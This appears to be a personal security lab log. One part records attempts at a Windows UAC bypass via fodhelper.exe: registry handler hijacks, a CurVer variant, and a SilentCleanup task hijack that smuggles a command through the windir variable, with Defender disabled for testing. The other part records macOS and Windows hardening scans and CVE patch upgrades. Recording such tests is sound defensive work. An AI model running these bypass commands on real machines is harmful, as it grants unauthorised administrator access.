
Date	2025-09-14
Target	Windows Endpoint
Method	Exploit fodhelper.exe

Details	<pre># Change registry command Create registry key at "HKCU\Software\Classes\ms- settings\Shell\Open\command" with DelegateExecute to make fodhelper.exe execute notepad.exe for testing # Command used reg add HKCU\Software\Classes\ms-settings\Shell\Open\command /ve /d "C: \Windows\System32\notepad.exe" /f reg add HKCU\Software\Classes\ms-settings\Shell\Open\command /v "DelegateExecute" /f # Result Unsuccessful - detected and blocked by Windows ----- # Turn off Windows Defender for testing # Use same commands Success - opened notepad when execute fodhelp.exe (screenshot) # Try open escalated command prompt when execute fodhelper.exe reg add HKCU\Software\Classes\ms-settings\Shell\Open\command /ve /d "C: \Windows\System32\cmd.exe" /f # Result Unsuccessful - detected and blocked by Windows Defender ----- # Use CurVer to achieve bypass Create new ProID named it as "test", set value as to execute cmd.exe Command: reg add HKCU\Software\Classes\test\Shell\Open\command /ve /d "C:\Windows\System32\cmd.exe" /f # Set CurVer value to "test" Command: Set-ItemProperty "HKCU:\Software\Classes\ms-settings\CurVer" -Name "(default)" -value "test" -Force # Execute fodhelper.exe Unsuccessful - detected and blocked by Windows Defender (screenshot) ----- # Try using Scheduled Task to execute cmd.exe Command: reg add "HKCU\Environment" /v "windir" /d "cmd.exe /c C: \Windows\System32\cmd.exe &REM " /f Success Command: schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I Unsuccessful - detected and blocked by Windows Defender (screenshot)</pre>
---------	--


Screenshot Open notepad when execute fodhelper



Screenshot Use CurVer to achieve bypass



Screenshot Use Scheduled Task to execute cmd.exe



3. Hardening endpoints (ongoing)

Configuration Scanning

Date	2025-08-30
Endpoint	MacBook
Benchmark	CIS_Apple_macOS_15.0_Sequoia_Benchmark_v1.0.0
Result	Passed 36 Failed 23 NA 2 Score 61%
Vulnerability 1	CVE-2022-40898 An issue discovered in Python Packaging Authority (PyPA) Wheel 0.37.1 and earlier allows remote attackers to cause a denial of service via attacker controlled input to wheel cli.
Remediation	<pre># Before pip ver 21.2.4 ; wheel ver 0.37.0 # After pip ver 25.2 ; wheel ver 0.45.1 # Command used /Library/Developer/CommandLineTools/usr/bin/python3 -m pip install --upgrade pip python3 -m pip install --upgrade wheel</pre>
Vulnerability 2	CVE-2022-40899 An issue discovered in Python Charmers Future 0.18.2 and earlier allows remote attackers to cause a denial of service via crafted Set-Cookie header from malicious web server.
Remediation	<pre># Before future ver 0.18.2 # After future ver 1.0.0 # Command used python3 -m pip install --upgrade future</pre>
Vulnerability 3	CVE-2024-6345 A vulnerability in the package_index module of pypa/setuptools versions up to 69.1.1 allows for remote code execution via its download functions. These functions, which are used to download packages from URLs provided by users or retrieved from package index servers, are susceptible to code injection. If these functions are exposed to user-controlled inputs, such as package URLs, they can execute arbitrary commands on the system. The issue is fixed in version 70.0.

Remediation	<pre># Before setuptools ver 58.0.4 # After setuptools 80.9.0 #Command used: python3 -m pip install --upgrade setuptools</pre>
Vulnerability 4	<p>CVE-2024-44142 The issue was addressed with improved bounds checks. This issue is fixed in GarageBand 10.4.12. Processing a maliciously crafted image may lead to arbitrary code execution.</p>
Remediation	removed GarageBand

Date	2025-08-30
Endpoint	Windows VM
Benchmark	CIS Microsoft Windows 11 Enterprise Benchmark v3.0.0
Result	Pass 124 Failed 348 NA 10 Score 26%